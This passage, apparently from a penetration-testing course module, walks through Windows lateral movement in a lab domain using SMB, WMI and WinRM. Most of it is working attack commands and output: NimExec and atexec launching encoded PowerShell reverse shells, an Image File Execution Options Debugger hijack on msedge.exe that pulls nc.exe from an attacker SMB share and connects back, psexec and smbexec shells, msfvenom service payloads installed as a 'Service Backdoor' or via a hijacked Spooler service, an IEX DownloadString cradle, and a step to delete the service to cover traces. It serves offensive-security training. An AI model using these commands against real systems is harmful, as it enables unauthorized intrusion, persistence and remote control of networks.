To execute `NimExec`, we must specify the administrator credentials with the options `-u <user>`, `-p <password>` and `-d <domain>`, and the target IP address `-t <ip>`. Alternatively, we can use the NTLM hash for authentication `-h <NT hash>` instead of the password. Finally, we must specify the payload to execute with the option `-c <cmd.exe> /c <reverseShell>`. We can generate the reverse shell payload using revshells.com, and to convert the plain text password to NTLM hash, we can use this recipe in CyberChef.

```
PS C:\Tools> .\NimExec -u helen -d inlanefreight.local -p RedRiot88 -t
172.20.0.52 -c "cmd.exe /c powershell -e
JABjAGwAaQBlAG...SNIP...AbwBzAGUAKAApAA==" -v



_...._

.-'_...._''.
   _...._   .--. __  __   ___         __.....__
__.....__       .' .'      '.\
 .'      '. |__||  |/  `.'   `.   .-''         '.                    .-''
'.    / .'
.   .-.   ..--.|   .-.  .-.   ' /     .-'''"'-.  `.                /
.-'''"'-.  `. . '
|  '    '  ||  ||  |  |  |  |  |/     /________\   \ ____     _____/
/________\   \| |
|  |    |  ||  ||  |  |  |  |  ||                 |`.   \  .'    /|
|| |
|  |    |  ||  ||  |  |  |  |  |\    .------------'  `.  `'    .' \    .--
-----------'. '
|  |    |  ||  ||  |  |  |  |  | \    '-.____...----.    '.    .'    \
'-.____...----. \ '.          .
|  |    |  ||__||__|  |__|  |__|  `.            .'     .'     `.    `.
.'    '. `._____.-'/
|  |    |  |                        `''-...... -'     .'  .'`.   `.
`''-...... -'       `-._______ /
|  |    |  |                                        .'   /    `.   `.
`
```

```
'--'    '--'                                        '----'        '----'

                                                @R0h1rr1m

[+] Connected to 172.20.0.52:445
[+] NTLM Authentication with Hash is succesfull!
[+] Connected to IPC Share of target!
[+] Opened a handle for svcctl pipe!
[+] Binded to the RPC Interface!
[+] RPC Binding is acknowledged!
[+] SCManager handle is obtained!
[+] Number of obtained services: 208
[+] Selected service is AppMgmt
[+] Service: AppMgmt is opened!
[+] Previous Service Path is: C:\Windows\system32\svchost.exe -k netsvcs -
p
[+] Service config is changed!
[!] StartServiceW Return Value: 1053 (ERROR_SERVICE_REQUEST_TIMEOUT)
[+] Service start request is sent!
[+] Service config is restored!
[+] Service handle is closed!
[+] Service Manager handle is closed!
[+] SMB is closed!
[+] Tree is disconnected!
[+] Session logoff!
```

Once we execute the tool with the above parameters, we are going successfully establish a reverse shell connection:

```
nc -lvnp 8080
Listening on 0.0.0.0 8080
Connection received on 172.20.0.52 51096

PS C:\Windows\system32>
```

Note: The instructions for compiling NimExec are on GitHub. We will not provide an executable, but we encourage the student to complete the compilation process.

Reg.exe

Having remote access to the registry with write permissions effectively provides Remote Code Execution (RCE) capabilities. This process utilizes the `winreg` SMB pipe. Typically, the remote registry service is enabled by default only on server-class operating systems.

We can leverage the program launch handler to move laterally on the network, modifying a registry key to a program frequently used on the target host; we could achieve remote code

execution almost immediately.

Before we proceed with `reg.exe` for lateral movement, we must set up an SMB server to host our payload. We will be using nc.exe as our payload to get a reverse shell:

```
sudo python3 smbserver.py share -smb2support /home/plaintext/nc.exe
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

In our attack host we execute our `Netcat` listener:

```
nc -lnvp 8080
Listening on 0.0.0.0 8080
```

Now, we can execute `reg.exe` to add a new registry key to Microsoft Edge (`msedge.exe`). The idea is that once `msedge.exe` is executed, it will also execute our specified payload. We must specify the full path of the subkey or the entry to be added with the domain name `add \\<domain>\HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\msedge.exe`. `/v Debugger` specifies the name of the add registry entry and will ensure that our payload gets executed, `/t reg_sz` specifies the datatype of a Null-terminated string, and finally, we can type our payload `/d <payload>`:

```
PS C:\Tools> reg.exe add
"\\srv02.inlanefreight.local\HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Image File Execution Options\msedge.exe" /v Debugger /t
reg_sz /d "cmd /c copy \\172.20.0.99\share\nc.exe && nc.exe -e
\windows\system32\cmd.exe 172.20.0.99 8080"

The operation completed successfully.
```

Once Microsoft Edge is opened by any user in the domain, we will instantly get a reverse shell:

```
nc -lvnp 8080
Listening on 0.0.0.0 8080
Connection received on 172.20.0.52 51096
```

```
C:\Program Files (x86)\Microsoft\Edge\Application>
```

It is important to keep in mind that to use SMB share folder without authentication we need to have the following registry key set to `1`:

```
PS C:\Tools> reg.exe query
HKLM\SYSTEM\CurrentControlSet\Services\LanmanWorkstation\Parameters /v
AllowInsecureGuestAuth

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanWorkstation\Par
ameters
    AllowInsecureGuestAuth    REG_DWORD    0x0
```

The above registry key is responsable for allowing guest access in SMB2 and SMB3 which is disable by default on Windows. If have an account with administrative rights, we can use the following command to allow insecure guest authentication:

```
PS C:\Tools> reg.exe add
HKLM\SYSTEM\CurrentControlSet\Services\LanmanWorkstation\Parameters /v
AllowInsecureGuestAuth /d 1 /t REG_DWORD /f
The operation completed successfully.
```

Lateral Movement From Linux

To achieve lateral movement from Linux we can use the Impacket tool set. `Impacket` is a suite of Python libraries designed for interacting with network protocols. It focuses on offering low-level programmatic control over packet manipulation and, for certain protocols like `SMB` and `MSRPC`, includes the protocol implementations themselves.

Psexec.py

Psexec.py is a great alternative for Linux users. This method is very similar to the traditional `PsExec` tool from SysInternals suite. `psexec.py` creates a remote service by uploading an executable with a random name to the `ADMIN$` share on the target Windows machine. It then registers this service via RPC and the Windows Service Control Manager. Once registered, the tool establishes communication through a named pipe, allowing for the execution of commands and retrieval of outputs on the remote system. Understanding this mechanism is crucial for effectively utilizing the tool and appreciating its role in facilitating remote command execution.

We can use `psexec.py` to get remote code execution on a target host, administrator login credentials are required. We must provide the domain, admin level user, password, and the

target IP as follows `<domain>/<user>:<password>@<ip>`:

```
proxychains4 -q psexec.py INLANEFREIGHT/helen:'RedRiot88'@172.20.0.52
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 172.20.0.52.....
[*] Found writable share ADMIN$
[*] Uploading file sRhFLBbo.exe
[*] Opening SVCManager on 172.20.0.52.....
[*] Creating service KQWG on 172.20.0.52.....
[*] Starting service KQWG.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.5830]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

smbexec.py

The smbexec.py method leverages the built-in Windows SMB functionality to run arbitrary commands on a remote system without uploading files, making it a quieter alternative.

Communication occurs exclusively over TCP port 445. It also sets up a service, using only MSRPC for this, and manages the service through the `svcctl` SMB pipe.

To use this tool, we must provide the domain name, administrator user, password, and the target IP address `<domain>/<user>:<password>@<ip>`:

```
proxychains4 -q smbexec.py INLANEFREIGHT/helen:'RedRiot88'@172.20.0.52
Impacket v0.11.0 - Copyright 2023 Fortra

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>
```

As we can see, we now have established a semi-interactive shell on the host.

services.py

The services.py script in Impacket interacts with Windows services using the MSRPC interface. It allows starting, stopping, deleting, reading status, configuring, listing, creating, and modifying services. During Red Teaming assignments, many tasks can be greatly simplified by gaining access to the target machine's services. This technique is non-interactive, meaning that we won't be able to see the results of the actions in real time.

We can view a list of services in the target host, by typing the command `list` after providing the domain name, the administrator account, the password, and target IP address `<domain>/<user>:<password>@<ip>`:

```
proxychains4 -q services.py INLANEFREIGHT/helen:'RedRiot88'@172.20.0.52
list
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Listing services available on target
                      1394ohci -                                    1394
OHCI Compliant Host Controller -  STOPPED
                         3ware -
3ware -  STOPPED
                          ACPI -
Microsoft ACPI Driver -  RUNNING
                       AcpiDev -
ACPI Devices driver -  STOPPED
                        acpiex -
Microsoft ACPIEx Driver -  RUNNING
                      acpipagr -
ACPI Processor Aggregator Driver -  STOPPED

...SNIP...

          WpnUserService_7a815 -                          Windows Push
Notifications User Service_7a815 -  RUNNING
                          KQWG -
KQWG -  RUNNING
Total Services: 543
```

To move laterally with this tool, we can set up a new service, modify an existing one, and define a custom command to get a reverse shell.

To create a new service, instead of using the option `list` we will use `create` followed by the name of the new service `-name <serviceName>`, a display name `-display "<Service Display Name>"` and finally we specify the command we want to execute with the option `-path "cmd /c <payload>"`.

For our payload, we will use the Metasploit output option `exe-service`, which creates a service binary:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.207 LPORT=9001 -f
exe-service -o rshell-9001s.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from
the payload
[-] No arch selected, selecting arch: x64 from the payload
```

```
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe-service file: 48640 bytes
Saved as: rshell-9001s.exe
```

Now, we can execute the command to create a new service:

```
proxychains4 -q services.py INLANEFREIGHT/helen:'RedRiot88'@172.20.0.52
create -name 'Service Backdoor' -display 'Service Backdoor' -path
"\\\\10.10.14.207\\share\\rshell-9001.exe"
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Creating service Service Backdoor
```

We can view the configuration of the custom command created using `config -name <serviceName>`:

```
proxychains4 -q services.py INLANEFREIGHT/helen:'RedRiot88'@172.20.0.52
config -name 'Service Backdoor'
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Querying service config for Service Backdoor
TYPE              : 16 -  SERVICE_WIN32_OWN_PROCESS
START_TYPE        :  2 -  AUTO START
ERROR_CONTROL     :  0 -  IGNORE
BINARY_PATH_NAME  : \\10.10.14.207\share\rshell-9001.exe
LOAD_ORDER_GROUP  :
TAG               : 0
DISPLAY_NAME      : Service Backdoor
DEPENDENCIES      : /
SERVICE_START_NAME: LocalSystem
```

Before we run the service, we must ensure that the SMB server has the file that will be executed:

```
sudo smbserver.py share -smb2support ./
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
```

```
[*] Config file parsed
```

We must run our `Netcat` listener:

```
nc -lnvp 8080
Listening on 0.0.0.0 8080
```

We can now start the service with `start -name <serviceName>`:

```
proxychains4 -q impacket-services
INLANEFREIGHT/helen:'RedRiot88'@172.20.0.52 start -name 'Service Backdoor'
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Starting service Service Backdoor
```

Looking at our attack host, we have successfully established a reverse shell:

```
nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.207] from (UNKNOWN) [10.129.229.244] 62855
Microsoft Windows [Version 10.0.17763.2628]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Finally, we can cover up the traces and delete the service by typing `delete -name <serviceName>`:

```
proxychains4 -q services.py INLANEFREIGHT/helen:'RedRiot88'@172.20.0.52
delete -name 'Service Backdoor'
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Deleting service Service Backdoor
```

Alternatively, we use `services.py` to modify existing services; for example, if we find a service authenticated as a specific user account, we can change the configuration of that service and make it execute our payload. In the following example, we can modify the `Spooler` service to execute our payload. First, let's see the current service configuration:

```
proxychains4 -q impacket-services
INLANEFREIGHT/helen:'RedRiot88'@172.20.0.52 config -name Spooler
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Querying service config for Spooler
TYPE              : 272 -  SERVICE_WIN32_OWN_PROCESS
SERVICE_INTERACTIVE_PROCESS
START_TYPE        :  4 -  DISABLED
ERROR_CONTROL     :  0 -  IGNORE
BINARY_PATH_NAME  : C:\Windows\System32\spoolsv.exe
LOAD_ORDER_GROUP  : SpoolerGroup
TAG               : 0
DISPLAY_NAME      : Print Spooler
DEPENDENCIES      : RPCSS/http/
SERVICE_START_NAME: LocalSystem
```

Next we will modify the binary path to our payload and set the `START_TYPE` to `AUTO START` with the option `-start_type 2`:

```
proxychains4 -q impacket-services
INLANEFREIGHT/helen:'RedRiot88'@172.20.0.52 change -name Spooler -path
"\\\\10.10.14.207\\share\\rshell-9001.exe" -start_type 2
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Changing service config for Spooler
```

Finally, we can start the service and wait for our command execution:

```
proxychains4 -q impacket-services
INLANEFREIGHT/helen:'RedRiot88'@172.20.0.52 start -name Spooler
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Starting service Spooler
```

The advantage of this is that if a service is configured with a specific user account, we can take advantage of that account and impersonate it.

atexec.py

The atexec.py script utilizes the Windows Task Scheduler service, which is accessible through the `atsvc` SMB pipe. It enables us to remotely append a task to the scheduler, which will execute at the designated time.

With this tool, the command output is sent to a file, which is subsequently accessed via the `ADMIN$` share. For this utility to be effective, it's essential to synchronize the clocks on both the attacking and target PCs down to the exact minute.

We can leverage this tool by inserting a reverse shell on the target host.

Let's start a `Netcat` listener:

```
nc -lnvp 8080
Listening on 0.0.0.0 8080
```

Now let's pass the domain name, administrator user, password, and target IP address `<domain>/<user>:<password>@<ip>`, and lastly, we can pass our reverse shell payload to get executed. We can generate the reverse shell payload using revshells.com.

```
proxychains4 -q atexec.py INLANEFREIGHT/helen:'RedRiot88'@172.20.0.52
"powershell -e ...SNIP...AbwBzAGUAKAApAA=="
Impacket v0.11.0 - Copyright 2023 Fortra

[!] This will work ONLY on Windows >= Vista
[*] Creating task \tEQBXeQm
[*] Running task \tEQBXeQm
[*] Deleting task \tEQBXeQm
[*] Attempting to read ADMIN$\Temp\tEQBXeQm.tmp
```

We have successfully established a reverse shell connection in our attack box:

```
nc -lnvp 8080
Listening on 0.0.0.0 8080
Connection received on 172.20.0.52 50027

PS C:\Windows\system32>
```

Conclusion

`Server Message Block (SMB)` is a great protocol for lateral movement within a network. Several advanced techniques exist for achieving remote command execution, service manipulation, and registry access on remote systems, each with unique advantages and methods to avoid detection.

To perform lateral movement using SMB, there are multiple methods, many of which are detailed in this section. In cases where services or named pipes are unavailable, we may need to rely on specific methods such as Scheduled Tasks to acomplish our goals.

Understanding these various methods helps us think creatively and adaptively during a penetration test.

In addition, another way to use `SMB` for lateral movement is through share folders. In the NTLM Relay module, we covered how we can use different types of files to provoke authentication and perform lateral movement.

In the next section we will focus on WMI for lateral movement.

Windows Management Instrumentation (WMI)

Windows Management Instrumentation (WMI) is a powerful Windows feature that provides a standardized way to interact with system management information and manage devices and applications in a networked environment. WMI can be used to query system information, configure system settings, and perform administrative tasks on remote machines. It is particularly useful for automation, monitoring, and scripting tasks. WMI communication primarily uses TCP port `135` for the initial connection and dynamically allocated ports in the range `49152-65535` for subsequent data exchange.

WMI Rights

To effectively use Windows Management Instrumentation (WMI) for lateral movement within a network, it is crucial to have the necessary permissions on the target system. Generally, this means having administrative privileges. However, certain WMI namespaces and operations can be accessed with lower privileges if they are specifically configured to allow it.

By default, only users who are members of the Administrators group can perform remote WMI operations. This is because remote WMI tasks often involve actions that require high-level access, such as querying system information, executing processes, or changing system settings.

WMI Enumeration

Before using WMI for lateral movement, it is essential to determine which systems have WMI enabled and accessible. Enumeration can be performed using various tools and scripts to identify targets. Here, we will use `nmap` and `netexec` to identify if the target has WMI ports available.

We can use Nmap to scan for open ports on the network to identify systems with WMI services running. Since WMI uses TCP port 135 for the initial connection and dynamic ports in the range 49152-65535 for subsequent communication, a scan targeting these ports can help identify potential targets.

```
nmap -p135,49152-65535 10.129.229.244 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-05 09:03 AST
```

```
Nmap scan report for 172.20.0.52
Host is up (0.13s latency).
Not shown: 16378 filtered tcp ports (no-response)
PORT      STATE SERVICE    VERSION
135/tcp   open  msrpc      Microsoft Windows RPC
49667/tcp open  msrpc      Microsoft Windows RPC
49670/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc      Microsoft Windows RPC
49672/tcp open  msrpc      Microsoft Windows RPC
49686/tcp open  msrpc      Microsoft Windows RPC
49731/tcp open  msrpc      Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

To test credentials againts WMI we will use NetExec. Let's select the protocol `wmi` and the account `Helen` and the password `RedRiot88`:

```
netexec wmi 10.129.229.244 -u helen -p RedRiot88
RPC         10.129.229.244  135    SRV01            [*] Windows 10 /
Server 2019 Build 17763 (name:SRV01) (domain:inlanefreight.local)
RPC         10.129.229.244  135    SRV01            [+]
inlanefreight.local\helen:RedRiot88
```

By default, only administrators can execute actions using WMI remotely. In the above example, the user `helen` doesn't have rights to execute commands on `SRV01` using WMI, because we don't see `(Pwn3d!)`. However, it can still be used to authenticate accounts or verify if credentials are correct. There are rare cases where non-administrator accounts are explicitly configured to use WMI remotely, but this is not the default behavior. Nonetheless, it is worth checking.

We can attempt to execute commands on `SRV02`. We would need to configure `chisel` and use `proxychains` to connect to the target server beforehand:

```
proxychains4 -q netexec wmi 172.20.0.52 -u helen -p RedRiot88
RPC         172.20.0.52     135    SRV02            [*] Windows 10 /
Server 2019 Build 17763 (name:SRV02) (domain:inlanefreight.local)
WMI         172.20.0.52     135    SRV02            [+]
inlanefreight.local\helen:RedRiot88 (Pwn3d!)
```

In this section, we will perform the exercises against `SRV02`.

Lateral Movement From Windows

On Windows we can use wmic and PowerShell to interact with WMI. The WMI command-line (WMIC) is a command-line interface that allows administrators to query and manage various aspects of the Windows operating system programmatically. This is achieved through different namespaces and classes. For example, the `Win32_OperatingSystem` class is used for retrieving OS details, `Win32_Process` for managing processes, `Win32_Service` for handling services, and `Win32_ComputerSystem` for overall system information. These classes provide properties that describe the current state of the system and methods to perform administrative actions.

Let's connect via RDP to `SRV01` using helen's credentials.

```
xfreerdp /u:Helen /p:'RedRiot88' /d:inlanefreight.local /v:10.129.229.244
/dynamic-resolution /drive:.,linux
```

To retrieve detailed information about the operating system from a remote computer, we can use the following WMIC command:

```
PS C:\Tools> wmic /node:172.20.0.52 os get
Caption,CSDVersion,OSArchitecture,Version
Caption                                  CSDVersion  OSArchitecture
Version
Microsoft Windows Server 2019 Standard               64-bit
10.0.17763
```

We can perform the same action using PowerShell:

```
PS C:\Tools> Get-WmiObject -Class Win32_OperatingSystem -ComputerName
172.20.0.52 | Select-Object Caption, CSDVersion, OSArchitecture, Version

Caption                                  CSDVersion OSArchitecture Version
-------                                  ---------- -------------- -------
Microsoft Windows Server 2019 Standard              64-bit
10.0.17763
```

In addition to querying information, WMI also allows for executing commands remotely. This capability is particularly useful for administrative tasks such as starting or stopping processes, running scripts, or changing system configurations without direct machine access. In our case, we can use it for lateral movement. Here is an example of using WMIC to create a new process on a remote machine:

```
PS C:\Tools> wmic /node:172.20.0.52 process call create "notepad.exe"
Executing (Win32_Process)->Create()
```

```
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 700;
        ReturnValue = 0;
};
```

In this example, the WMIC command is used to remotely start `notepad.exe` on the computer with IP address `172.20.0.52`. The same task can be accomplished using PowerShell for more flexibility and integration with scripts:

```
PS C:\Tools> Invoke-WmiMethod -Class Win32_Process -Name Create -
ArgumentList "notepad.exe" -ComputerName 172.20.0.52
```

Additionally, we can also specify credentials to within `wmic` or PowerShell:

```
PS C:\Tools> wmic /user:username /password:password /node:172.20.0.52 os
get Caption,CSDVersion,OSArchitecture,Version
```

```
PS C:\Tools> $credential = New-Object
System.Management.Automation.PSCredential("username", (ConvertTo-
SecureString "password" -AsPlainText -Force));
Invoke-WmiMethod -Class Win32_Process -Name Create -ArgumentList
"notepad.exe" -ComputerName 172.20.0.52 -Credential $credential
```

We can try to use the same payload we used with `SharpRDP` to get a metasploit session using WMI:

```
PS C:\Tools> Invoke-WmiMethod -Class Win32_Process -Name Create -
ArgumentList "powershell IEX(New-Object
Net.WebClient).DownloadString('http://10.10.14.207/s')" -ComputerName
172.20.0.52

__GENUS          : 2
__CLASS          : __PARAMETERS
__SUPERCLASS     :
__DYNASTY        : __PARAMETERS
__RELPATH        :
__PROPERTY_COUNT : 2
__DERIVATION     : {}
__SERVER         :
```

```
__NAMESPACE      :
__PATH           :
ProcessId        : 8084
ReturnValue      : 0
PSComputerName   :
```

Note: The WMIC utility is deprecated as of Windows 10, version 21H1, and the 21H1 semi-annual channel release of Windows Server. This utility has been replaced by Windows PowerShell for WMI tasks. For more details, refer to Chapter 7 - Working with WMI. Note that this deprecation only affects the WMIC utility itself; Windows Management Instrumentation (WMI) remains unaffected. For further information, see the list of Windows 10 features no longer under development.

Lateral Movement From Linux

Interacting with Windows Management Instrumentation (WMI) from a Linux system can be accomplished using various tools and libraries that support the WMI protocol. Below are some commonly used tools for this purpose. `wmic` is a command-line tool that allows you to interact with WMI from Linux. It provides a straightforward way to query and manage Windows systems. To install `wmic`, you need to install the `wmi-client` package. On Debian-based systems, you can install it using the following commands:

```
sudo apt-get install wmi-client
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  wmi-client
0 upgraded, 1 newly installed, 0 to remove and 73 not upgraded.
...SNIP...
```

Once installed, we can use `wmic` to run queries against a remote Windows machine. Here's an example of querying the operating system details:

```
wmic -U inlanefreight.local/helen%RedRiot88 //172.20.0.52 "SELECT Caption,
CSDVersion, OSArchitecture, Version FROM Win32_OperatingSystem"
CLASS: Win32_OperatingSystem
Caption|CSDVersion|OSArchitecture|Version
Microsoft Windows Server 2019 Standard|(null)|64-bit|10.0.17763
```

Additionally, `impacket` includes the built-in script wmiexec.py for executing commands using WMI. Keep in mind that `wmiexec.py` uses port 445 to retreive the output of the

command and if port 445 is blocked, it won't work. If we want to omit the output, we can use the options `-silentcommand` or `-nooutput`:

```
wmiexec.py inlanefreight/helen:[email protected] whoami
Impacket v0.12.0.dev1+20240523.75507.15eff88 - Copyright 2023 Fortra

[-] [Errno Connection error (172.20.0.52:445)] timed out
```

```
wmiexec.py inlanefreight/helen:[email protected] whoami -nooutput
Impacket v0.12.0.dev1+20240523.75507.15eff88 - Copyright 2023 Fortra
```

Alternatively, we can use NetExec to run WMI queries or execute commands using WMI. To perform a query we can use the option `--wmi <QUERY>`:

```
proxychains4 -q netexec wmi 172.20.0.52 -u helen -p RedRiot88 --wmi
"SELECT * FROM Win32_OperatingSystem"
RPC         172.20.0.52  135    SRV02            [*] Windows 10 / Server
2019 Build 17763 (name:SRV02) (domain:inlanefreight.local)
WMI         172.20.0.52  135    SRV02            [+]
inlanefreight.local\helen:RedRiot88 (Pwn3d!)
WMI         172.20.0.52  135    SRV02            Caption => Microsoft
Windows Server 2019 Standard
WMI         172.20.0.52  135    SRV02            Description =>
WMI         172.20.0.52  135    SRV02            Name => Microsoft Windows
Server 2019 Standard|C:\Windows|\Device\Harddisk0\Partition4
WMI         172.20.0.52  135    SRV02            Status => OK
WMI         172.20.0.52  135    SRV02            CSCreationClassName =>
Win32_ComputerSystem
...SNIP...
```

To execute commands we can use the protocol `wmi` with the option `-x <COMMAND>`. Unlike impacket `wmiexec.py`, netexec can retrieve the output using WMI rather than SMB:

```
proxychains4 -q netexec wmi 172.20.0.52 -u helen -p RedRiot88 -x whoami
RPC         172.20.0.52  135    SRV02            [*] Windows 10 / Server
2019 Build 17763 (name:SRV02) (domain:inlanefreight.local)
WMI         172.20.0.52  135    SRV02            [+]
inlanefreight.local\helen:RedRiot88 (Pwn3d!)
WMI         172.20.0.52  135    SRV02            [+] Executed command:
"whoami" via wmiexec
WMI         172.20.0.52  135    SRV02            inlanefreight\helen
```

Conclusion

WMI is a powerful tool for lateral movement, offering the ability to query and manage Windows systems remotely from both Windows and Linux environments. Understanding how to use and abuse WMI effectively can significantly enhance your lateral movement capabilities. In the next section, we will explore WinRM, another essential method for remote management and lateral movement in Windows environments.

Windows Remote Management (WinRM)

Windows Remote Management (WinRM) is Microsoft's version of the WS-Management (Web Services-Management) protocol, a standard protocol for managing software and hardware remotely. WinRM facilitates the transfer of management data between computers, enabling administrators to perform a variety of tasks, such as running scripts and retrieving event data from remote systems.

WinRM is commonly used in conjunction with PowerShell for automation and administrative purposes, making it an indispensable tool for managing Windows environments. It provides a secure and efficient method to interact with remote systems, leveraging established web standards to ensure compatibility and flexibility. WinRM communication primarily utilizes TCP port `5985` for HTTP and `5986` for HTTPS.

In the context of lateral movement, as penetration testers, we exploit the inherent mechanisms built by Microsoft for remote administration. Rather than inventing new methods, we can abuse these native capabilities to execute arbitrary commands or gain access to additional systems. This approach aligns with how administrators legitimately manage remote computers.

WinRM Rights

To abuse WinRM for lateral movement, specific rights are required on the target system. While administrative privileges are often necessary, non-administrator accounts can also be granted with the required permissions to use WinRM. By default, members of the Remote Management Users group have the necessary access. Additionally, certain configurations and policies can grant WinRM access to other users.

Identifying users with the rights to use WinRM involves checking group memberships, group policies, and testing credentials:

- `Remote Management Users Group`: Members of this group inherently have the permissions needed to use WinRM.
- `Group Policies`: Review group policies that might grant WinRM access to specific users.
- `Testing Credentials`: Test if various credentials can successfully connect via WinRM using different tools to verify their validity and access rights.

- `Active Directory (AD)` : We can use tools such as BloodHound or LDAP queries to find users with WinRM rights.

WinRM Enumeration

Before using WinRM for lateral movement, it is essential to determine which systems have WinRM enabled and accessible. Enumeration can be performed using various tools and scripts to identify targets. Let's use `nmap` to identify if the target has WinRM ports available:

```
nmap -p5985,5986 10.129.229.244 -sCV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-24 12:52 AST
Nmap scan report for 10.129.229.244
Host is up (0.13s latency).

PORT     STATE    SERVICE VERSION
5985/tcp open     http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
5986/tcp filtered wsmans
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

To test credentials against WinRM, we can use NetExec. Let's select the account `frewdy` and the password `Kiosko093` and specify the protocol `winrm`:

```
netexec winrm 10.129.229.244 -u frewdy -p Kiosko093
WINRM       10.129.229.244  5985   SRV01            [*] Windows 10 /
Server 2019 Build 17763 (name:SRV01) (domain:inlanefreight.local)
WINRM       10.129.229.244  5985   SRV01            [+]
inlanefreight.local\frewdy:Kiosko093 (Pwn3d!)
```

Note: Users with rights to connect to WinRM will be marked as `(Pwn3d!)` but that doesn't mean the user is member of the Administrators group.

To enumerate WinRM rights, we can use BloodHound. However, even if we use BloodHound, it will not query the local group members. The only way to check if an account has the rights to connect over WinRM is through testing. When we compromise an account, it is recommended that we try different ways to perform lateral movement.

Lateral Movement From Windows

We can use PowerShell to interact with WinRM on Windows. PowerShell has cmdlets such as Invoke-Command and Enter-PSSession to manage and execute commands on remote systems.

Let's connect via RDP to `SRV01` using Helen's credentials.

```
xfreerdp /u:Helen /p:'RedRiot88' /d:inlanefreight.local /v:10.129.229.244
/dynamic-resolution /drive:.,linux
```

Now, we can explore how to use `Invoke-Command` to execute commands on a remote system. We need to launch a PowerShell session as the account we want to use to interact with the remote computer. In this case, we are using Helen's credentials, as this account is a member of `Remote Management Users` on `SRV02`.

```
PS C:\Tools> Invoke-Command -ComputerName srv02 -ScriptBlock {
hostname;whoami }
SRV02
inlanefreight\helen
```

Additionally, we can specify credentials with the `-Credential` parameter:

```
PS C:\Tools> $username = "INLANEFREIGHT\Helen"
PS C:\Tools> $password = "RedRiot88"
PS C:\Tools> $securePassword = ConvertTo-SecureString $password -
AsPlainText -Force
PS C:\Tools> $credential = New-Object
System.Management.Automation.PSCredential ($username, $securePassword)
PS C:\Tools> Invoke-Command -ComputerName 172.20.0.52 -Credential
$credential -ScriptBlock { whoami; hostname }
inlanefreight\helen
SRV02
```

Note: If we use the IP instead of the computer name, we must use explicit credentials, or alternatively, we can use the flag `-Authentication Negotiate` instead of providing explicit credentials.

winrs (Windows Remote Shell) is a command line tool allowing to execute commands on a Windows machine using WinRM remotely. Here's an example of how to use `winrs` to execute a command on a remote server:

```
PS C:\Tools> winrs -r:srv02 "powershell -c whoami;hostname"
inlanefreight\helen
SRV02
```

`winrs` also allow us to use explicit credentials with the options `/username:<username>` and `/password:<password>` as follow:

```
PS C:\Tools> winrs /remote:srv02 /username:helen /password:RedRiot88
"powershell -c whoami;hostname"
inlanefreight\helen
SRV02
```

Copy Files

PowerShell provides robust functionality for copying files between systems, which is especially useful during lateral movement. One effective way to achieve this is by using PowerShell remoting sessions over WinRM. This approach allows for secure and efficient file transfers between remote systems.

To copy files using a PowerShell session, you first need to establish a remote session with the target machine. This can be done using the New-PSSession cmdlet. Let's create a variable and name it `$sesionSRV02`:

```
PS C:\Tools> $sessionSRV02 = New-PSSession -ComputerName SRV02 -Credential
$credential
```

Once the session is established, we can use the `Copy-Item` cmdlet to copy from or to the target machine. To copy a file in our current machine (SRV01) to the target machine (SRV02), we need to use the command `-ToSession <sessionVariable>` to specify the path of the file we want to transfer with the option `-Path <local file>` and the destination on the target machine with the option `-Destination <path remote machine>`:

```
PS C:\Tools> Copy-Item -ToSession $sessionSRV02 -Path
'C:\Users\helen\Desktop\Sample.txt' -Destination
'C:\Users\helen\Desktop\Sample.txt' -Verbose
VERBOSE: Performing the operation "Copy File" on target "Item:
C:\Users\helen\Desktop\Sample.txt Destination:
C:\Users\helen\Desktop\Sample.txt".
```

If we want to do the opposite and copy a file from the target machine, we need to use `-FromSession <sessionVariable>`:

```
PS C:\Tools> Copy-Item -FromSession $sessionSRV02 -Path
'C:\Windows\System32\drivers\etc\hosts' -Destination
'C:\Users\helen\Desktop\host.txt' -Verbose
VERBOSE: Performing the operation "Copy File" on target "Item:
```

```
C:\Windows\System32\drivers\etc\hosts Destination:
C:\Users\helen\Desktop\host.txt".
```

Interactive Shell

